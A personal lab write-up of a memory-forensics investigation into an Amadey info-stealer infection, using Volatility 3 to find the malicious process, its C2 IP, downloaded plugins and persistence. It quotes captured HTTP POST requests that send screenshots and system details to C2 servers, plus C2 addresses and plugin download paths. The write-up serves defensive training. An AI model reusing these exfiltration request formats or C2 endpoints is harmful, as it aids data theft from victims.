Amedey - Copy

Category: Endpoint Forensics
Difficulty: Easy
Date Completed: 2025-04-28

🔍 Summary

This lab simulates an investigation into a memory dump infected with Amadey info-stealer malware. The analyst is tasked with identifying the root process, malware path, C2 server, downloaded components, persistence mechanisms, and malware behavior using Volatility 3.

🔁 Timeline of Events

- 2023-08-09 21:33:04 – `lssass.exe` was executed
- 2023-08-09 21:33:56 – `rundll32.exe` was executed
- 2023-08-09 21:50:07 – Memory dump was captured

🔧 Technical Walkthrough

- **Tools Used**: Volatility 3
- **Artifacts Found**:
  - `lssass.exe` malware binary
  - Downloaded plugins: `cred64.dll`, `clip64.dll`
  - Malicious scheduled task for persistence
- **Indicators of Compromise (IOCs)**:
  - Malware path: `C:\Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe`
  - C2 IP: `41.75.84.12`
  - Downloaded DLL path: `C:\Users\0xSh3rl0ck\AppData\Roaming\116711e5a2ab05\clip64.dll`
  - Persistence: `C:\Windows\System32\Tasks\lssass.exe`

🖌️ MITRE Mapping

- **Initial Access**: T1189 – Drive-by Compromise
- **Execution**: T1204.002 – User Execution: Malicious File
- **Persistence**: T1053.005 – Scheduled Task/Job: Scheduled Task

- **Resource Development**: T1587.001 – Develop Capabilities: Malware
- **Command and Control**: T1071.001 – Application Layer Protocol: Web Protocols
- **Collection**: T1113 – Screen Capture
- **Exfiltration**: T1041 – Exfiltration Over C2 Channel
- **Defense Evasion**: T1055.001 – Process Injection: Dynamic-Link Library Injection

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🤔 Lessons Learned

- **What surprised me?**
  How quickly Amadey operated due to its simplicity and low cost — it's designed to be disposable if caught.
- **What would I do differently in a live environment?**
  I would invest more time learning baseline behaviors of processes to spot anomalies faster.
- **Which new tool or concept did I master?**
  I learned how to extract memory dumps and use `strings` to uncover hidden text artifacts, improving memory forensics efficiency.

Thought Process for Each Question

So before we start, this is a background about the attack we have right now, which is Amadey, which I will be summarizing here from this article I have read:
https://www.darktrace.com/blog/amadey-info-stealer-exploiting-n-day-vulnerabilities
Amadey is distributed via SmokeLoader, which is a Russian modular malware loader active since 2011. SmokeLoader enters via cracked software or phishing. Once it's installed, it injects itself into legitimate Windows processes like `explorer.exe`, then establishes C2 communication and downloads infostealers such as Raccoon or Oski. The reason they do that is to separate the delivery from the payload — if the payload is detected, the delivery remains intact and can deliver another payload.

It can be used for persistence and also uses encrypted configuration and polymorphic techniques to avoid antivirus detection.

From my understanding, Amadey does basic information gathering to avoid being detected before dropping another malware like Raccoon.

Amadey goes in, takes screenshots, and sends them to the C2 channel for further actions.
It does so by doing POST requests.

```
POST /gjend7w/index.php?scr=1 HTTP/1.1
Content-Type: multipart/form-data; boundary=----MjMxOTgx
Host: 85.209.135.11
Content-Length: 232133
Cache-Control: no-cache

------MjMxOTgx
Content-Disposition: form-data; name="data"; filename="111567292885.jpg"
Content-Type: application/octet-stream

......JFIF.....`.`.....C.....
..
..... $.' ",#..(7),01444.'9=82<.342...C.                    ....

.2!.!
22222222222222222222222222222222222222222222222222......8...."...................................
.....................}........!1A..Qa."q.2....#B...R..$3br.
.....
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....................................................
.....................................
.....................w.......!1..AQ.aq."2...B....  #3R..br.
.$4.
%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....................................................
.............................?...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...
(...(...(...(...(...(...(...(...(...(...(...Z(....Q@..Q@..Q@..QL..(..E.S...(...(...(...(...(...(...(...
(...(...(...(...(...(...(....M.q...K.C..=.......
+...c...z......G.........^...^...C..=..........z......E...EX.!...........C..=........tW..}....A..|.....
!..........`.
+.V>..........}....A..|.....]....d?....?.z>..........X...U.....?.....d?....?.z,.Ez*..........^..
```

It also makes Amadey lightweight because it doesn't require a lot of code, making it less suspicious.

A lesson to note is that if you see HTTP POST requests to a PHP or ASP script without prior GET requests to a rare destination, it's suspicious AF.

Then Amadey will download additional DLL plugins like `cred64.dll` or attempt to download secondary infostealers like Raccoon.

Discovery is used after downloading these tools — they want to gather information from RealVNC for remote connection and Outlook.

This information is sent at high volume via HTTP POST requests to malicious PHP URLs — again things like Amadey version, device names, and anti-malware software installed on the system.

```
POST /panelis/index.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 193.106.191.201
Content-Length: 95
Cache-Control: no-cache

id=[redacted]ys=3.08&sd=8903e7&os=1&bi=1&ar=0&pc=DESKTOP-[redacted]&un=-unicode-&dm=&av=13&lv=0HTTP/1.1
404 Not Found
Server: nginx
Date: Mon, 05 Dec 2022 14:44:37 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 261
Connection: keep-alive

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache Server at 193.106.191.201 Port 80</address>
</body></html>
```

Figure 4: PCAP downloaded from Darktrace event logs highlighting data egress to the Amadey endpoint.

We could see that Amadey sent system ID, computer name, and other system info.

📚 Summary: Amadey Info-Stealer and Its Behavior

Background:

- **Amadey** is an **info-stealer malware** first discovered in **2018**.
- It is sold on underground forums as **Malware-as-a-Service (MaaS)** for around **$500**.
- It can **steal sensitive information**, **take screenshots**, **install plugins**, and **download more malware** (such as **RedLine** or **RaccoonStealer**).
- **Amadey is often delivered by SmokeLoader**, especially through cracked software downloads.

🔥 Infection Chain (Attack Flow):

Since we know all of that, let's get back to it.
Right now, my plan is to find the infostealer process and check for injected processes, such as `explorer.exe`, using `malfind`.
Maybe also find something related to it in the network connections.

Tbh, I forgot the syntax of Volatility 3, so I had to follow: https://blog.onfvp.com/post/volatility-cheatsheet/
All my training was on Volatility 2, which I remember easily.

Q1

In the memory dump analysis, determining the root of the malicious activity is essential for comprehending the extent of the intrusion. What is the name of the parent process that triggered this malicious behavior?

Obviously, first, we have to do:

```
python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.info
```

Output of `windows.info`:

- **Kernel base**: where the kernel was loaded in memory.

- **KdDebuggerDataBlock**: locates the debugger data structure, which enables parsing memory structures correctly. Without it, most plugins would fail or give garbage output.
- **NtBuildLab**: gives the OS version — here we can observe it's Windows 7 Service Pack 1.
- **SystemTime**: the time of the machine when the memory dump was taken.


Why `kdbgscan` and some plugins are not used in Volatility 3?

Aspect	Volatility 2	Volatility 3
Memory parsing	Needed help (e.g., `kdbgscan`) because memory profiles were manually matched.	Fully dynamic symbol-based parsing using PDBs.
Profile dependency	**Very dependent** — Had to manually pick Windows version.	**No profiles** — Auto-adapts via symbols + scanning.
Speed	Slower — needed manual guessing.	Faster — finds structures automatically.
kdbgscan	Required if imageinfo was wrong.	Not needed — `windows.info` parses KDBG automatically.

Oooooh, that's why Volatility 3 doesn't need `kdbgscan`, unlike when I used Vol2 where it was needed for every plugin.

Back to the question, we will list the tree of processes:

```
python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.pstree
```



Since we know from the article that Amadey is taking screenshots of network configurations, we could try locating the parent process that ran `ipconfig`, which is `vmtoolsd.exe`.

I was thinking that it's a little sus that a VMware machine is spawning `cmd.exe`, but I found something even more suspicious:

```
3028   2144   GoogleCrashHan  0xfa8001bfe6f0  5    81   0   False  2023-08-09 21:32:21.000000  N/A
2748   2524   lssass.exe      0xfa800300a750  7    254  1   True   2023-08-09 21:33:04.000000  N/A
* 3064 2748   rundll32.exe    0xfa8003042b30  1    64   1   True   2023-08-09 21:33:56.000000  N/A
```

The hell is `lssass.exe` huh?


Also, it has `rundll32.exe` as a child, which may be used for executing DLLs.

To confirm that, I will dump the process, get its hash, and throw it into VirusTotal.

```
python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.dumpfiles --pid 2748
```

```
ubuntu@ip-172-31-29-110:~/Desktop/Start here/Tools/volatility3$ python3 vol.py -f '/home/ubuntu/Desktop/Start here/Tools/volatility3/Windows 7 x64-Snapshot4.vmem' windows.dumpfiles --pid 2748
Volatility 3 Framework 2.5.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0xfa8001d44c00  index.dat       file.0xfa8001d44c00.0xfa80030e7260.DataSectionObject.index.dat.dat
DataSectionObject       0xfa8002adda70  index.dat       file.0xfa8002adda70.0xfa8002cf1b00.DataSectionObject.index.dat.dat
DataSectionObject       0xfa8002fe27b0  index.dat       file.0xfa8002fe27b0.0xfa8001d85010.DataSectionObject.index.dat.dat
ImageSectionObject      0xfa8001fb4340  apisetschema.dll        file.0xfa8001fb4340.0xfa8001fb8010.ImageSectionObject.apisetschema.dll.img
DataSectionObject       0xfa8001d44c00  index.dat       file.0xfa8001d44c00.0xfa80030e7260.DataSectionObject.index.dat.dat
DataSectionObject       0xfa8002fe27b0  index.dat       file.0xfa8002fe27b0.0xfa8001d85010.DataSectionObject.index.dat.dat
DataSectionObject       0xfa8002adda70  index.dat       file.0xfa8002adda70.0xfa8002cf1b00.DataSectionObject.index.dat.dat
DataSectionObject       0xfa8002d81310  cversions.2.db  file.0xfa8002d81310.0xfa8002d81430.DataSectionObject.cversions.2.db.dat
DataSectionObject       0xfa8002d81310  cversions.2.db  file.0xfa8002d81310.0xfa8002d81430.DataSectionObject.cversions.2.db.dat
DataSectionObject       0xfa8003119290  lssass.exe      file.0xfa8003119290.0xfa8001ef4b70.DataSectionObject.lssass.exe.dat
ImageSectionObject      0xfa8003119290  lssass.exe      file.0xfa8003119290.0xfa8001d2eac0.ImageSectionObject.lssass.exe.img
DataSectionObject       0xfa8002efadc0  oleaccrc.dll    Error dumping file
```



Renamed the file to `lssass.exe`.

Then:

```
sha256sum lssass.exe
```

```
ubuntu@ip-172-31-29-110:~/Desktop$ sha256sum lssass.exe
1e896509ee19385ed6a76e2ac14cd558c39be09bf99ca6ec091909d9108b0b9a  lssass.exe
ubuntu@ip-172-31-29-110:~/Desktop$
```

And yup — confirmed it's the Amadey infostealer:

We already know what it does, so no need to make this lab a threat intel deep dive.


Q2

Once the rogue process is identified, its exact location on the device can reveal more about its nature and source. Where is this process housed on the workstation?

For that, we could try to do `filescan`.

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.filescan | grep lssass.exe
```

And sure enough, we got some good results:



We can see it's in a randomly named directory inside the `Temp` directory, which is odd.

The directory `0XSH3R~1` corresponds to a longer directory name that has been truncated.
This type of path abbreviation is often observed in temporary directories and locations used by malware to obscure their origins or evade detection.

Temporary folders are frequently writable by standard users, making them an ideal target for malicious actors seeking to bypass administrative privileges.

> **Full path:**
> `C:\Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe`

Q3

Persistent external communications suggest the malware's attempts to reach out C2C server. Can you identify the Command and Control (C2C) server IP that the process interacts with?

We could use the network connection module to find what IP is not local that interacted with that process:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.netscan | grep lssass.exe
```

The result of this command was this:

From that result, we have two IPs:

- `41.75.84.12` → **Clean evidence**
- `56.75.178.2` → **Corrupted parsing**, not a real IP

VirusTotal wasn't helpful — it said the IP was not flagged.

But based on the behavior, since we see `41.75.84.12` and remember it sends information via HTTP to a PHP script, any connection with port 80 is malicious.

Connections:

```
0x1d75b530 TCPv4 192.168.195.136 49167 41.75.84.12 80 CLOSED 2748 lssass.exe
N/A
0x1e94dcf0 TCPv4 192.168.195.136 49168 41.75.84.12 80 CLOSED 2748 lssass.exe
N/A
```

So **`41.75.84.12`** is the C2 server IP.

Q4

Following the malware link with the C2C, the malware is likely fetching additional tools or modules. How many distinct files is it trying to bring onto the compromised workstation?

My first guess is we could check the cmdline to see the commands:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
windows.cmdline
```

Didn't find anything.

Maybe it's related to the IP?
Ok, cheatsheet didn't help, so I checked the documentation.

Ok, **I'm really dumb** — the question was tricky.
I was trying to find what files were dropped, but in reality, if there are **two connections**, then it's **two files** — and it was correct!

✅


(After finishing the lab)

Actually, after reading the official write-up, I could have gotten the actual files downloaded by:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
memmap --pid 2748 --dump
```

It produces `pid.2748.dmp`, which is a dump of memory for that process.
We could use `strings` to find HTTP requests inside it.

```
strings pid.2748.dmp | grep 41.75.84.12
```



Or better:

```
strings pid.2748.dmp | grep "GET /"
```

Output:

```
GET /rock/Plugins/cred64.dll HTTP/1.1
GET /rock/Plugins/clip64.dll HTTP/1.1
```

Conclusion:
The attacker tried to download **two files**:

- `cred64.dll`
- `clip64.dll`

Q5

Identifying the storage points of these additional components is critical for containment and cleanup. What is the full path of the file downloaded and used by the malware in its malicious activity?

Now we have to actually find the path of the downloaded file.

For that, I thought to do a `filescan` to find anything related to the temp folder:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f
'/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem'
windows.filescan | grep 925e7e99c5
```

Nope — no results.
Maybe find DLLs instead.

So:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.dlllist --pid 2748
```


Found:

- `C:\Windows\SYSTEM32\wow64cpu.dll`
- `C:\Windows\SYSTEM32\wow64win.dll`
- `C:\Windows\SYSTEM32\wow64.dll`

These are default.

So I thought again:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.filescan | grep Users
```



Found a DLL in an odd location!
But it's inside `0xSh3rl0ck`, not `0XSH3R~1`.

Maybe malware propagated to another user folder — not sure.

Still, it’s correct.

Downloaded DLL full path:

```
C:\Users\0xSh3rl0ck\AppData\Roaming\116711e5a2ab05\clip64.dll
```

The use of the `AppData` directory is significant because it’s commonly exploited by malware to hide payloads.
It’s writable by standard users and often excluded from AV scans.


Q6

Once retrieved, the malware aims to activate its additional components. Which child process is initiated by the malware to execute these files?

Since we know they retrieved DLLs, the most certain thing they will do is run `rundll32.exe` to execute the DLLs.

Let’s double-check:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.pstree
```



Confirmed: `rundll32.exe` executed the plugins.


Q7

Understanding the full range of Amadey's persistence mechanisms can help in an effective mitigation. Apart from the locations already spotlighted, where else might the malware be

ensuring its consistent presence?

Check again:

```
python3 '/home/ubuntu/Desktop/Start here/Tools/volatility3/vol.py' -f '/home/ubuntu/Desktop/Start here/Artifacts/Windows 7 x64-Snapshot4.vmem' windows.filescan | grep lssass.exe
```



Persistence location found:

```
C:\Windows\System32\Tasks\lssass.exe
```
